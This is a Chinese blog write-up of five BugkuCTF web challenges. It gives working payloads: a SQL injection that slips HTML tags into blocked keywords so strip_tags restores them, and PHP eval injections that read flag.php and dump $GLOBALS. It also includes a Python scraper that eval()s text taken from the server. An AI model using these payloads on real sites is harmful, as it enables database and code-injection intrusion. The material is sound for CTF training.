




bugkuCTF Writeup (Web) 10-14

原创


[Troublor](#)  于 2018-01-24 17:17:52 发布  3978  收藏 1

分类专栏: [CTF](#) 文章标签: [CTF](#) [Python](#) [Web](#) [SQL](#) [zh](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/troublor/article/details/79153286>

版权



[CTF 专栏收录该内容](#)

8 篇文章 1 订阅

订阅专栏

SQL注入1

SQL注入1

60

地址: <http://103.238.227.13:10087/>

提示: 过滤了关键字 你能绕过他吗

flag格式KEY{xxxxxxxxxxxxxx}

Key

SUBMIT

<http://blog.csdn.net/troublor>

代码审计

SQL注入测试

访问参数为: ?id=x

查找表为key的数据表, id=1值hash字段值

以下为其中一段代码:

```
//过滤sql
$array = array('table','union','and','or','load_file','create','delete','select','update','sleep','alter','drop','truncate','from')
foreach ($array as $value)
{
    if (substr_count($id, $value) > 0)
    {
        exit('包含敏感关键字! '.$value);
    }
}

//xss过滤
$id = strip_tags($id);

$query = "SELECT * FROM temp WHERE id={$id} LIMIT 1";
```

当前结果:

id	1
title	title

<http://blog.csdn.net/troublor>

先过滤sql关键字, 再过滤xss (实际上就是删除一些html标签), 这个顺序就很好办了, 把HTML标签插到sql关键字里面, 就绕过了第一个过滤, 第二个过滤之后就还原了sql关键字

之后就是基本的判断字段数、爆数据库名、爆flag

payload: <http://103.238.227.13:10087/?id=1 uni<html>on s<html>elect id,hash fr<html>om sql3.key%23>

还要注意的是获得的字段值要加上KEY{}再提交

你必须让他停下

题目

1435 Solves

×

你必须让他停下

60



地址: <http://120.24.86.145:8002/web12/>

作者: @berTrAM

Key

SUBMIT

<http://blog.csdn.net/troublor>

看源码，使用js的setTimeout函数自动刷新，那就禁用js

用浏览器禁用当前host的js，然后手动刷新，直到刷出来flag

PS: 说是要在熊猫的那一张停下，出现熊猫是随机的，所以要刷几次才行，而且flag是在html里面隐藏的，得看着源码刷新才行

本地包含

本地包含

60

地址: <http://120.24.86.145:8003/>

Key

SUBMIT

<http://blog.csdn.net/troubolor>

又是代码

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
?>
```

flag在"flag.php"这个文件里，只要按这个样把flag.php的内容显示出来就行了

eval执行里面的代码，而且是递归的

于是传入参数hello=show_source(DIR."flag.php")

payload: [http://120.24.86.145:8003/?hello=show_source\(__DIR__."%22/flag.php%22\)](http://120.24.86.145:8003/?hello=show_source(__DIR__.)

有flag了

```
<?php
$flag = 'Too Young Too Simple';
# echo $flag;
# flag{bug-ctf-gg-09};
?> bool(true) <?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
?>
```

<http://blog.csdn.net/troubolor>

变量1

题目

1128 Solved

✕

变量1

60

<http://120.24.86.145:8004/index1.php>

Key

SUBMIT

<http://blog.csdn.net/troubolor>

和上面一题差不多，只不过多了一点过滤

flag In the variable ! <?php

```
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/", $args)){
        die("args error!");
    }
    eval("var_dump($args):");
}
?>
```

<http://blog.csdn.net/troubolor>

有flag in the variable的提示，那就是要看变量了

这里通过php预定义变量来看flag1.php中加载的变量

传入参数args=GLOBALS

payload: <http://120.24.86.145:8004/index1.php?args=GLOBALS>

在输出的\$GLOBALS变量内容里就有flag

flag In the variable ! <?php

```
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/", $args)){
        die("args error!");
    }
    eval("var_dump($args):");
}
?>
```

```
array(7) { ["GLOBALS"]=> *RECURSION* ["_POST"]=> array(0) {} ["_GET"]=> array(1) { ["args"]=> string(7) "GLOBALS" }
["_COOKIE"]=> array(1) { ["PHPSESSID"]=> string(32) "5j4h8875065rer3andd640f1621kk81a" } ["_FILES"]=> array(0) {}
["_ZFkwe3"]=> string(38) "flag{92853051ab894a64f7865cf3c2128b34}" ["args"]=> string(7) "GLOBALS" }
```

<http://blog.csdn.net/troubolor>

秋名山老司机

题目

44 Solves

×

秋名山老司机

60

http://120.24.86.145:8002/qiumingshan/

Key

SUBMIT

http://blog.csdn.net/troubler

两秒内计算这么一坨算式，肯定是要写脚本的

亲请在2s内计算老司机的车速是多少

205076013+338220943-727909101+801210761+382643269+191707977-
1841255166+391973777+1280144955*1635480432+134935891=?;

再刷一下就发现要用post传入value参数

Give me value post about 1922033292*1975673401-1751797632-
235398667+1948150066+511556093*950124877+664593830*32092058-360157380*277839073=?

于是跑python脚本，值得注意的是发送http请求的时候要打开Session支持，不然服务器不认为两次请求是同一个电脑发来的

```
import re
import requests

s = requests.Session()
r = s.get("http://120.24.86.145:8002/qiumingshan/")
searchObj = re.search(r'^<div>(.*?)=\?;</div>$', r.text, re.M | re.S)
d = {
    "value": eval(searchObj.group(1))
}
r = s.post("http://120.24.86.145:8002/qiumingshan/", data=d)
print(r.text)
```

有flag了

å æ ¥ä½ ä¹ æ ò Bugku{YOU_DID_IT_BY_SECOND}

Process finished with exit code 0

(不要在意乱码的那些细节)